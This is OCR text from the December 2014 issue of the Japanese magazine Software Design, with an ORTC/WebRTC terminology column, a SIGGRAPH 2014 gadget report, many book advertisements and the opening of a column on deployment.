special feature 1 Dockerの実践

special feature 2 VPNのマスター

Software Design

2014 12

2014年12月18日発行
毎月1回18日発行
通巻356号
（発刊290号）
1985年7月1日
第三種郵便物認可
ISSN 0916-6297
定価 本体 1,220円 +税

[ソフトウェア デザイン]
OSとネットワーク、
IT環境を支える
エンジニアの総合誌

special feature 1

Dockerを導入する理由

- そもそもコンテナとは？
- Nginxによる実装のコツ
- Kubernetesの使い方

急速に普及するコンテナ型仮想化技術

基礎の基礎から押さえる必須技術

special feature 2

やさしくわかるVPNの教科書

SoftEtherで理解するVPNのしくみ

一般記事

bashの脆弱性“Shellshock”その影響と対策

新連載

小飼弾の「書いて覚えるSwift入門」

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。

第72回

IT エンジニア必須の

最新用語解説

TEXT：㈲オングス 杉山 貴章 SUGIYAMA Takaaki
takaaki@ongs.co.jp

テーマ募集
本連載では、最近気になる用語など、今後取り上げてほしいテーマを募集しています。sd@gihyo.co.jp 宛にお送りください。

ORTC

ORTC とは

Webブラウザやモバイルアプリケーションにおいてリアルタイムコミュニケーションを可能にするための技術として、「ORTC（Object Real-Time Communications）」が盛り上がりを見せています。Webベースのリアルタイムコミュニケーションの分野では先行技術として「WebRTC」があります。WebRTCはIETFとW3Cによって仕様の標準化が行われている技術で、ChromeやFirefoxなどの一部のWebブラウザでは先行して実装も進められています。最近では、実際にWebRTCを組み込んだWebアプリケーションも登場しはじめました。

しかし一方で、現在のWebRTCにはいくつかの問題があり、Webアプリケーションの開発者が実務で使用するにはまだ不十分であるという指摘もあります。ORTCは、その不十分な点を補い、リアルタイムコミュニケーションをより使いやすくする目的で提唱されました。ORTCを支持する陣営がWebRTCに不十分だと指摘している要素は次のようなものです。

- モバイルアプリとのプロトコルの互換性が低い
- キャリアスケールに耐えられる監視および診断機能がない
- WebRTC を利用できるシステムの構築や管理が容易でない
- サーバサイドで利用できる実装がない
- 拡張性が低い
- 上記に対応した次世代の JavaScript API が提供されていない

そして、WebRTCの最大の問題として挙げられているのが複雑さです。とくにWebRTCでメッセージ通信を行うために使用するSDC（Session Description Protocol）は、強力で柔軟性が高い反面、フォーマットが難解で実装の複雑化を招く原因になっていると指摘されています。

WebRTC に対する強み

Webアプリケーションの開発者にとって、ORTCとWebRTCの最大の違いは、ORTCでは低レイヤの機能を意識することなく通信を確立できるという点です。たとえばWebRTCでは、セッションが含むメディアの種類やコーデック、IPアドレスやポート番号、データ転送プロトコルなどといった情報の交換をSDPを使用して行います。このSDPの交換を自前で管理しなければならないため、通信を確立するための手続きが複雑化してしまう傾向にありました。ORTCの場合は簡略化のためにSDPを直接使用することなく通信を行える設計になっています。

同様に、WebRTCでピア同士が通信するために使っているOfferやAnswerといったステータスも、ORTCでは自前で管理する必要がありません。ORTCでは、これらの通信に関するコア部分の機能は「sender」、「receiver」、「transport」という3つのJavaScriptオブジェクトでラップされます。したがって、開発者は慣れ親しんだJavaScriptコードのみでシンプルにリアルタイムコミュニケーションを実現できるようになります。

モバイル開発用のSDKやサーバサイドで使用するためのNode.js用の実装が提供されているという点も、ORTCの強みとして挙げられます。また、WebRTC 1.0との互換性を確保するためのAPIも用意されているため、WebRTC向けに開発された既存のアプリケーションをORTC上で動かすこともできるとのことです。

ORTC の今後

現在、W3Cのコミュニティグループによって ORTC APIの標準化作業が進められており、標準仕様のドラフトが「Object RTC (ORTC) API for WebRTC」というタイトルで公開されています。このグループの中心的メンバーにはMicrosoftやGoogleも含まれていて、Internet ExplorerやChromeへの実装にも前向きな姿勢を示しています。

とはいえ、W3CのドラフトのタイトルからもわかるようにORTCは決してWebRTCに取って代わろうというものにはならなそうです。むしろWebRTCをより身近に使いやすくするというのがORTCの方針です。そのため今後もWebRTCの既存資産は活かしながら、ORTCが開発者とWebRTCの橋渡しの役割を担う方向で実装が進むものと思われます。一方でWebRTCサイドでは、次期バージョン（WebRTC 1.1または2.0）の仕様を策定するプロセスの中で、ORTCの統合についても議論されていく予定です。SD

ORTC
http://ortc.org/
WebRTC
http://www.webrtc.org/

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。

Contents

［第1特集］

Dockerを導入する理由

急速に普及するコンテナ型仮想化技術

技術評論社の本が電子版で読める！

電子版の最新リストは

Gihyo Digital Publishingの

サイトにて確認できます。

https://gihyo.jp/dp

GIHYO Digital Publishing

amazon.co.jp

Google play

楽天 Rakuten KC　kobo

法人などまとめてのご購入については
別途お問い合わせください。

■お問い合わせ
〒162-0846
新宿区市谷左内町21-13
株式会社技術評論社　クロスメディア事業部
TEL：03-3513-6180
メール：gdp@gihyo.co.jp

Contents

Software Design Dec. 2014

2

［広告索引］

たった1日で即戦力になるExcelの教科書

●吉田拳　著

ISBN978-4-7741-6808-1
A5判／328ページ
定価（本体1780円+税）

「Excelぐらい、まあなんとかなるよ」……そういいつつ、作業に何時間もかかってイライラしたり、いつもミスをして時間をムダにしていませんか？

そんなExcel地獄に陥らないための、今日から即役立つテクニックから、社会人10年目でも意外とわかっていない「なぜ、それが必要なのか？」といった目的意識まで、実務直結の知識を最小限の時間でマスター。

50社以上、のべ2000名以上の指導実績に裏打ちされたノウハウが満載！

10倍ラクするIllustrator仕事術

【増強改訂版】CS5/CS6/CC/CC2014対応

ベテランほど知らずに損してる効率化の新常識

「ずっとIllustratorを使っていたけど、こんな便利なやり方や機能があるなんて知らなかった！」

「いつも面倒だなぁ」「もっとラクできないの？」そう思いつつ「とりあえず使えるから」と昔のやり方で遠回りしているあなたのために、「直しに強いデータの作り方」「使い回しと一括反映の方法」など、今どきのイラレ使いの新常識を、一線で活躍する著者陣がお教えします。

●鷹野雅弘、茄子川導彦、鈴木ともひろ　著

ISBN978-4-7741-6796-1
A5判／256ページ　定価（本体2380円+税）

伝わるデザインの基本

よい資料を作るためのレイアウトのルール

ISBN978-4-7741-6613-1
B5変形判／176ページ
定価（本体2180円+税）

●高橋佑磨、片山なつ　著

プレゼン用スライド・広報資料・企画書から、チラシ・ポスターなどまで、さまざまな資料を自分で気軽に作れるようになりました。しかし、なかなか魅力的なデザインにならず苦労することが多いようです。その原因は、デザインの基本ルールを知らないことにあります。
本書では、フォントの選び方から文字の配置、図表やグラフ、資料全体のレイアウトや配色まで、押さえておきたい基本ルールを豊富な事例とともに解説します。基本ルールをマスターすれば、WordやPowerPointであっても読みやすく伝わりやすいそしてかっこいい資料が作れます！

技術評論社　当社書籍・雑誌のご購入は全国の書店、またはオンライン書店でお願い致します。
〒162-0846　東京都新宿区市谷左内町 21-13　販売促進部　TEL.03-3513-6150 FAX.03-3513-6151

Contents

Software Design Dec. 2014

3

Column

Development

OS/Network

Logo Design ロゴデザイン	デザイン集合ゼブラ+坂井 哲也
Cover Design 表紙デザイン	Re:D
Cover Photo 表紙写真	Jessica Lynn Culver /gettyimages
Illustration イラスト	フクモトミホ、高野 涼香
Page Design 本文デザイン	岩井 栄子、 ごぼうデザイン事務所、 近藤 しのぶ、 SeaGrape、 安達 恵美子
	［トップスタジオデザイン室］轟木 亜紀子、阿保 裕美、佐藤 みどり
	［BUCH+］伊勢 歩、横山 慎昌、 森井 一三、 Re:D、 ［マップス］石田 昌治

技術評論社の 確定申告本

平成27年3月締切分

初めてでも大丈夫！ マネして書くだけ確定申告 平成 27 年 3 月締切分

●山本宏　監修

A4 判／ 176 ページ　定価（本体 1380 円＋税）
ISBN 978-4-7741-6789-3


家族が働いていたり副業があるために確定申告が必要なサラリーマンのために、確定申告に必要な書類の作成方法を、簡単にわかりやすくまとめました。ほかにもパートやアルバイト、フリーランス、不動産オーナー、年金で生活している方などが確定申告を行う場合についても、個別のケースごとに詳しく解説しています。本書を参考にすれば、該当するケースを探して、番号順にマネして書くだけで書類が記入できるので、忙しくて書類作成に時間をとれない方や、初めて確定申告を行う方などに、おすすめしたい1冊です！

フリーランス＆個人事業主 確定申告でお金を残す！元国税調査官のウラ技

●大村大次郎　著

A5 判／ 208 ページ
定価（本体 1580 円＋税）
ISBN 978-4-7741-6771-8

税務署は申告のやり方は教えてくれても、手元により多くのお金を残す方法を指南してくれることは決してありません。経費、控除、税制、申告の「裏道」を知っている人たちだけがトクをしています。本書の著者は、元国税調査官として税金や経費のグレーゾーンを知り尽くした大村大次郎さん。「フリーランス・個人事業主の方々は、確定申告でどうやればトクになるのか」は、大村さんが十八番とするテーマの一つ。みなさんが1年間かけて得た成果、それを知恵と工夫で、より多く手元に残す確定申告攻略法をレクチャーします。



フリーランス＆個人事業のための確定申告 改訂第 9 版

●山本宏　監修

A5 判／ 240 ページ
定価（本体 1480 円＋税）
ISBN 978-4-7741-6788-6

世界一ラクにできる確定申告

全自動会計ソフト「freee」で手間なく完結！
平成 27 年版

●原尚美・山田案稜　著

A5 判／ 272 ページ
定価（本体 1580 円＋税）
ISBN 978-4-7741-6806-7

恐怖の3月15日―確定申告の締切を目前に「ただでさえ忙しいのに、もっとラクにできないの？」と思いませんか。
そんな悩みにお応えすべく、勘定科目を覚えない、領収書の整理もしない一番ラクに確定申告を終える具体的な手順を丁寧に解説！「経費にできるかどうか」という悩みどころもしっかりフォロー。自動で帳簿付けしてくれる話題の全自動クラウド会計ソフト「freee」にも対応しています。

技術評論社　当社書籍・雑誌のご購入は全国の書店、またはオンライン書店でお願い致します。
〒162-0846　東京都新宿区市谷左内町 21-13　販売促進部　TEL.03-3513-6150 FAX.03-3513-6151

この個所は、雑誌発行時には記事が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には記事が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には記事が掲載されていました。編集の都合上、
総集編では収録致しません。

紙面版
A4判・16頁
オールカラー

電脳会議

DENNOUKAIGI

一切無料

新規購読会員受付中!

『電脳会議』は情報の宝庫、世の中の動きに遅れるな!

『電脳会議』は、年6回の不定期刊行情報誌です。A4判・16頁オールカラーで、弊社発行の新刊・近刊書籍・雑誌を紹介しています。この『電脳会議』の特徴は、単なる本の紹介だけでなく、著者と編集者が協力し、その本の重点や狙いをわかりやすく説明していることです。平成17年に「通巻100号」を超え、現在200号に迫っている、出版界で評判の情報誌です。

今が旬の情報満載!

新規送付のお申し込みは…

Web検索か当社ホームページをご利用ください。
Google、Yahoo!での検索は、

電脳会議事務局　検索

当社ホームページからの場合は、
https://gihyo.jp/site/inquiry/dennou
と入力してください。

一切無料!

◉「電脳会議」紙面版の送付は送料含め費用は一切無料です。そのため、購読者と電脳会議事務局との間には、権利&義務関係は一切生じませんので、予めご了承下さい。

毎号、厳選ブックガイドも付いてくる!!

『電脳会議』とは別に、1テーマごとにセレクトした優良図書を紹介するブックカタログ（A4判・4頁オールカラー）が2点同封されます。扱われるテーマも、自然科学／ビジネス／起業／モバイル／素材集などなど、弊社書籍を購入する際に役立ちます。

株式会社 技術評論社　電脳会議事務局　〒162-0846　東京都新宿区市谷左内町21-13

OSとネットワーク、
IT環境を支えるエンジニアの総合誌

Software Design

毎月18日発売

PDF電子版
Gihyo Digital
Publishingにて
販売開始

年間定期購読と電子版販売のご案内

1年購読（12回）

14,880円（税込み、送料無料）1冊あたり1,240円（6%割引）

PDF電子版の購入については

Software Design ホームページ
http://gihyo.jp/magazine/SD

をご覧ください。
PDF電子版の年間定期購読も受け付けております。

・インターネットから最新号、バックナンバーも1冊からお求めいただけます！
・紙版のほかにデジタル版もご購入いただけます！
デジタル版はPCのほかにiPad/iPhoneにも対応し、購入するとどちらでも追加料金を支払うことなく読むことができます。

※ご利用に際しては、／～＼Fujisan.co.jp（http://www.fujisan.co.jp/）に記載の利用規約に準じます。

Fujisan.co.jp からの お申し込み方法

1 >> ／～＼Fujisan.co.jp クイックアクセス
http://www.fujisan.co.jp/sd/

2 >> 定期購読受付専用ダイヤル
0120-223-223（年中無休、24時間対応）

Software Design plus

Software Design plusシリーズは、OSとネットワーク、IT環境を支えるエンジニアの総合誌『Software Design』編集部が自信を持ってお届けする書籍シリーズです。

はじめての3Dプリンタ
水野 操、平本 知樹、神田 沙織、野村 毅 著
定価 2,480円+税　ISBN 978-4-7741-5973-7

PHPエンジニア養成読本
PHPエンジニア養成読本編集部 編
定価 1,980円+税　ISBN 978-4-7741-5971-3

データサイエンティスト養成読本
データサイエンティスト養成読本編集部 編
定価 1,980円+税　ISBN 978-4-7741-5896-9

Androidエンジニア養成読本Vol.2
Software Design編集部 編
定価 1,880円+税　ISBN 978-4-7741-5888-4

データベースエンジニア養成読本
データベースエンジニア養成読本編集部 編
定価 1,980円+税　ISBN 978-4-7741-5806-8

JavaScriptライブラリ実践活用
WINGSプロジェクト 著
定価 2,580円+税　ISBN 978-4-7741-5611-8

〈改訂〉Trac入門
菅野 裕、今田 忠博、近藤 正裕、杉本 琢磨 著
定価 3,200円+税　ISBN 978-4-7741-5567-8

はじめてのOSコードリーディング
青柳 隆宏 著
定価 3,200円+税　ISBN 978-4-7741-5464-0

プロになるための JavaScript入門
河村 嘉之、川尻 剛 著
定価 2,980円+税　ISBN 978-4-7741-5438-1

Webサービスのつくり方
和田 裕介 著
定価 2,180円+税　ISBN 978-4-7741-5407-7

日本一の地図システムの作り方
㈱マピオン、山岸 靖典、谷内 栄樹、本城 博昭、長谷川 行雄、中村 和也、松浦 慎平、佐藤 亜矢子 著
定価 2,580円+税　ISBN 978-4-7741-5325-4

Androidアプリケーション開発教科書
三苫 健太 著
定価 3,200円+税　ISBN 978-4-7741-5189-2


プロのためのLinuxシステム・10年効く技術
中井 悦司 著
定価 3,400円+税　ISBN 978-4-7741-5143-4

業務に役立つPerl
木本 裕紀 著
定価 2,780円+税　ISBN 978-4-7741-5025-3

Apache[実践]運用/管理
鶴長 鎮一 著
定価 2,980円+税　ISBN 978-4-7741-5036-9

プロになるための データベース技術入門
木村 明治 著
定価 3,180円+税　ISBN 978-4-7741-5026-0


きしだ なおき、のざき ひろふみ、吉田 真也、菊田 洋一、渡辺 修司、伊賀 敏樹 著
B5判・168ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-6931-6



川本 安武 著
A5判・400ページ
定価 2,980円(本体)+税
ISBN 978-4-7741-6807-4


吾郷 協、山田 順久、竹馬 光太郎、和智 大二郎 著
B5判・136ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-6797-8

森藤 大地、あんちべ 著
A5判・296ページ
定価 2,780円(本体)+税
ISBN 978-4-7741-6326-0



㈱バイプドビッツ 著
A5判・224ページ
定価 2,480円(本体)+税
ISBN 978-4-7741-6205-8

久保田 光則、アシアル㈱ 著
A5判・384ページ
定価 2,880円(本体)+税
ISBN 978-4-7741-6211-9



遠山 藤乃 著
B5変形判・392ページ
定価 3,500円(本体)+税
ISBN 978-4-7741-6571-4

寺島 広大 著
B5変形判・440ページ
定価 3,500円(本体)+税
ISBN 978-4-7741-6543-1

松本 直人、さくらインターネット研究所(日本Vyatta ユーザー会) 著
B5変形判・320ページ
定価 3,300円(本体)+税
ISBN 978-4-7741-6553-0

乾 正知 著
B5変形判・352ページ
定価 3,200円(本体)+税
ISBN 978-4-7741-6304-8

WINGSプロジェクト 著
B5判・256ページ
定価 2,480円(本体)+税
ISBN 978-4-7741-6566-0

養成読本編集部 編
B5判・128ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-6429-8

養成読本編集部 編
B5判・184ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-6424-3


養成読本編集部 編
B5判・196ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-6425-0

技術評論社

養成読本編集部 編
B5判・168ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-6787-9

勝俣 智成、佐伯 昌樹、原田 登志 著
A5判・288ページ
定価 3,300円(本体)+税
ISBN 978-4-7741-6709-1


養成読本編集部 編
B5判・164ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-6983-5



倉田 晃次、澤井 健、幸坂 大輔 著
B5変形判・520ページ
定価 3,700円(本体)+税
ISBN 978-4-7741-6984-2

養成読本編集部 編
B5判・212ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-6578-3


ニコラ・モドリック、安部 重成 著
A5判・336ページ
定価 2,780円(本体)+税
ISBN 978-4-7741-5991-1




沓名 亮典 著
A5判・416ページ
定価 2,880円(本体)+税
ISBN 978-4-7741-5813-6

小飼 弾 著
A5判・200ページ
定価 2,080円(本体)+税
ISBN 978-4-7741-5664-4

青木 直史 著
A5判・288ページ
定価 2,980円(本体)+税
ISBN 978-4-7741-5522-7



高宮 安仁、鈴木 一哉 著
A5判・336ページ
定価 3,200円(本体)+税
ISBN 978-4-7741-5465-7



TIS㈱ 池田 大輔 著
B5変形判・384ページ
定価 3,500円(本体)+税
ISBN 978-4-7741-6288-1

大谷 純、阿部 慎一朗、大須賀 稔、北野 太郎、鈴木 教嗣、平賀 一昭 著
㈱リクルートテクノロジーズ
B5変形判・352ページ
定価 3,600円(本体)+税
ISBN 978-4-7741-6163-1

沼田 哲史 著
B5変形判・360ページ
定価 3,200円(本体)+税
ISBN 978-4-7741-6076-4

中井 悦司 著
B5変形判・384ページ
定価 2,980円(本体)+税
ISBN 978-4-7741-5937-9

Japanese Raspberry Pi Users Group 著
B5変形判・256ページ
定価 2,380円(本体)+税
ISBN 978-4-7741-5855-6

養成読本編集部 編
B5判・216ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-6422-9

高橋 俊光、諏訪 悠紀、湯村 翼、平屋 真吾、平井 祐樹 著
B5判・144ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-6385-7

養成読本編集部 編
B5判・224ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-6377-2

和田 裕介、石田 絢一(uzulla)、すがわら まさのり、斎藤 祐一郎 著
B5判・144ページ
定価 1,880円(本体)+税
ISBN 978-4-7741-6367-3

菊田 剛 著
B5判・288ページ
定価 2,480円(本体)+税
ISBN 978-4-7741-6128-0

〒162-0846 東京都新宿区市谷左内町21-13
販売促進部 TEL 03-3513-6150 FAX 03-3513-6151

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。

DIGITAL GADGET

Volume 192

安藤 幸央
EXA Corporation
[Twitter] »@yukio_andoh
[Web Site] »http://www.andoh.org/

コンピュータグラフィックスの祭典SIGGRAPH 2014 ～CG産業の盛んなカナダバンクーバー開催［3Dとデバイス編］

SIGGRAPH: 基調講演と表彰から

コンピュータグラフィックスとインタラクティブ技術に関する世界最大の学会・展示会である第41回SIGGRAPH 2014が8月10日から14日の5日間、カナダ・バンクーバーで開催されました。先月号に続いてデジタルガジェット視点でレポートをお届けします。

Elliott Kotek氏による基調講演

今年の基調講演（キーノート）はNot Impossible LabsのElliott Kotek氏でした。

●Not Impossible Labs
http://www.notimpossiblelabs.com/

毎年SIGGRAPHの基調講演は直接的なCGの話題ではなく、参加者にとって何か役立つような、示唆を提示するような講演者が選ばれます。過去には、SF的コンセプトアートで知られるSyd Mead氏や、ゲーム作家のWill Wright氏が招かれたこともあります。


今年のElliott Kotek氏は、テクノロジの力を借りて、数々の社会貢献のプロジェクトを推し進める団体、Not Impossible Labsの創始者の一人です。過去のプロジェクトとしては、「Eyewriter」という眼の動きだけで文字や絵画が描ける特殊な眼鏡を開発し、ALS（筋萎縮性側索硬化症）にかかってしまった（壁にスプレーで絵や文字を描く）グラフィティ作家を手助けするものです。クラウドファンディングで資金を集め、短期間ながらも各地から技術者が集まって実施したプロジェクトです。

さらに現在進行中の「Project DANIEL」という南スーダンでのプロジェクトも紹介されました。戦争で手を失った子供達のための義手を3Dプリンタを活用して製作し、現地の人たち自身で多くの義手を作り続けるという

SIGGRAPHの会場となった海に浮かぶ夜のバンクーバー・コンベンション・センター

会場風景

Not Impossible Labs、Elliott Kotek氏の講演風景



Eyewriterで描かれたコメント文

Harold Cohen氏の受賞式

※本記事で紹介しているものは国内未発表・未発売のものを含んでおります。

このプロジェクトを例に、「あなたにとってのDANIELは誰ですか?」という問いかけがなされました。

「Technology for the sake of humanity（テクノロジを、すべての人間のために）」がNot Impossible Labsのスローガンであり、誰か一人を助け、その事柄やその手法をオープンにすることによって、多くの人たちを助けることにつなげるのです、と最後は参加者の皆に問いかける講演でした。

AARON（Harold Cohen氏）の表彰

SIGGRAPHでは毎年、CG業界に貢献した研究者やアーティスト、今後が期待される若手の研究者、SIGGRAPHの運営に貢献した人物が表彰されます。その中で、今年のDistinguished Artist Lifetime Achievement Award（アーティスト功労賞）は、古くから人工知能によるデジタルアートを手がけるHarold Cohen氏が受賞しました。今年86歳になるCohen氏は、1970年代からAARON（アーロン）と呼ばれるLISPで書かれたプログラムを改変し続けています。今後は独学できるようなものにしたいそうです。

●Harold Cohen氏のAARONによる作品ページ
http://www.aaronshome.com/aaron/gallery/index.html

技術の進化とアートの進化

フルCG映画、トイストーリーの監督、John Lasseterは「アートはテクノロジに挑戦し、テクノロジはアートにインスピレーション与える」と言いました。SIGGRAPHを広く見渡しても、テクノロジとアートが相互に刺激しあっていることが実感されます。

Stratasys社のブースではObjet500 Connex3という新しい3Dプリンタが出展されていました。Objet500 Connex3は、三次元形状の生成だけでなく、色や透明な素材感も調整可能で、色のついた三次元形状をプリントアウトできます。


もちろん一般の紙へのカラープリンタの発色のようにはいきませんが、色見本を見る限り、相当柔軟な表現が可能になってきたことがわかります。プリンタそのものは巨大で、数千万円級の価格ですが、専門のプリントショップやオンラインのプリントサービスなども広がってきており、彩色済みの3Dプリントも身近になってきました。

とくに人気だったセッションに、ストップモーションアニメーションで知られるスタジオLAIKAのメイキングセッションがありました。スタジオLAIKAは、3DCGでキャラクタを作成し、それらを3Dプリントアウトし、その3Dモデルを1コマ1コマ少しづつ動かしながら撮影するストップモーションアニメーションの手法を用いています。膨大な手間をかけて、リアルな質感と、ストップモーションの独特の表現を突き詰めています。

もう1つ、3Dプリント関連で注目を浴びていたのは、複数の異なる形状の部品を3Dプリンタで出力し、柔軟な形状のアクセサリやファッションアイテムを作るKinematicsというサービスです。オンラインで好みの形状、好みの部品構成に調整し、3Dプリント可能なSTLデータを入手することができるのです。展示されていた植物細胞のようなアイテムは、持ち運び時に収縮可能な構成と、布とまでは言いませんが、形状が変化する余地をもった


2011年のAARONによる作品

Stratasys Objet500 Connex3で出力した色見本



Stratasys Objet500 Connex3で出力したグラデーションのあるカラフルなオブジェクト

LAIKAの登場キャラクタのフィギュア（劇中で使われた3Dプリント出力のもの）



Kinematicsの部品で構成されたアクセサリ

Kinematicsの部品で構成されたドレス

部品群で構成された作品として作られています。

これからのSIGGRAPH

最近のSIGGRAPHで強く感じるのは、3Dプリンタを始めとするMAKERSブームと、Kinectを始めとするゲーム機器の影響を大きく受けていることです。もちろんコンピュータグラフィックスの世界では、古くから3Dプリンタ技術は活用されていましたし、Kinectのような物体の距離や奥行きを計ることができる機材も高価ながらも存在しました。それが、ユーザー人一人が3Dプリンタでもの作りをするようになり、高価だった深度センサーがゲーム機の周辺機器として安価に活用できるようになりました。従来3Dプリンタや深度センサーそのものが研究対象になっていた時代から、それらの3Dプリンタや、深度センサーを活用、応用することに研究の主軸が時代とともに移ってきました。

もちろん基礎技術や基礎研究も大切ですが、評価されるまで、あるいは実用になるまでに時間がかかってきたものが、より短期間で活用されるという、研究と実用の環境全体がスピードアップしてきた感覚もあります。

逆に考えると、何に役立つかわからない技術の研究というよりも、何か実現したい事柄があって、そのための技術開発を推し進めるという印象が強いのです。

今年11月に開催されるSIGGRAPH ASIA 2014は、世界の工場と呼ばれる中国の深圳(しんせん)、来年夏のSIGGRAPH 2015はロサンゼルス、2015年冬のSIGGRAPH ASIA 2015は神戸で開催されます。2009年の横浜以来の2回目となる日本開催です。アジア各国の参加者が押し寄せます。日本としての、技術の深み・実用・応用の広さをアピールできるイベントになることを期待しています。SD

GADGET 1

VideoStitch

http://www.video-stitch.com/

360度カメラリグとパノラマビデオ

VideoStitchは、360度パノラマビデオを作成するためのソリューションです。写真のように、1つのカメラリグにライブアクションカメラを数台設置して四方八方を一度に撮影し、それらの映像をつなぎ合わせます。つなぎ合わされた映像はビデオ再生時に自由な方向を見回すことができます。360度周辺映像だけでなく、上下方向にも各90度ずつカバーする映像を見られます。手ぶれ補正機能を持つVideoStitch Studio v2(1,190ドル。試用版もあり)が提供されています。


GADGET 2

NVIDIA Jetson TK1

https://developer.nvidia.com/jetson-tk1

車載用コンピュータ

NVIDIA Jetson TK1はおもに車載コンピュータとして用いることを想定した、グラフィックス性能の高い組込みコンピュータの評価ボードです。組み立て済みの開発キットが192ドルで販売されており、日本でも販売店より2万数千円で購入できます。小型のコンピュータではありますが、メータ類や車載ディスプレイなどに豊かなグラフィック表示を表現したり、車載カメラからの画像解析に使ったりと、高度な処理に用いることができます。会場では、画像解析による衝突検知や、道路制限標識の認識などが紹介されていました。



GADGET 3

Perception Mocap Neuron

http://perceptionmocap.com/

手袋インプットデバイス

Neuronは手袋型のモーション入力デバイスです。モーションセンサー自体は個別の部品となっており、手の指の動きのほかにも、身体各所のモーションセンサーとして用いることができます。製品名のように、ニューロンとして相互に接続して利用できるのです。手の動きをバーチャルリアリティの世界に反映したり、手の動きを用いたアニメーション作成などに活用されます。1個1個のセンサーは12g、60fpsのスピードで動きのデータを取得できます。クラウドファンディングで予定の2倍以上の資金を集めたプロジェクトです。


GADGET 4

SeeMore

http://s2014.siggraph.org/attendees/art-gallery/events/seemore

巨大デジタル彫刻


SeeMoreは、超小型のパソコンボードRaspberry Pi 256台で組み上げられた、デジタルな巨大彫刻です。1台35ドルのRaspberry Piを組み合わせて、Google検索などがコンピュータの平行処理によって動いているという事象を、Raspberry Pi 1個1個がモーターで位置を替え、情報を伝達しているという様相を目に見える動きで表現する作品です。コンピュータ自身がブラックボックス化して働きが見えないことを残念に思って作られた作品だそうです。作品名はクレイスーパーコンピュータの設計者、シーモア・クレイ博士にちなんだものです。



結城 浩 YUKI Hiroshi
http://www.hyuki.com/
Twitter：@hyuki

19

結城浩の再発見の発想法



Deploy

Deploy——デプロイ

デプロイとは

デプロイ(Deploy)とは、もともと「兵士や兵器を配備する」という軍隊の表現です(**図1**)。技術用語としては、「Webサービスなどをユーザが使える状態に設置する」ことを意味します。大ざっぱに言えば、Webサービスを開発環境から本番環境に移行することです(**図2**)。

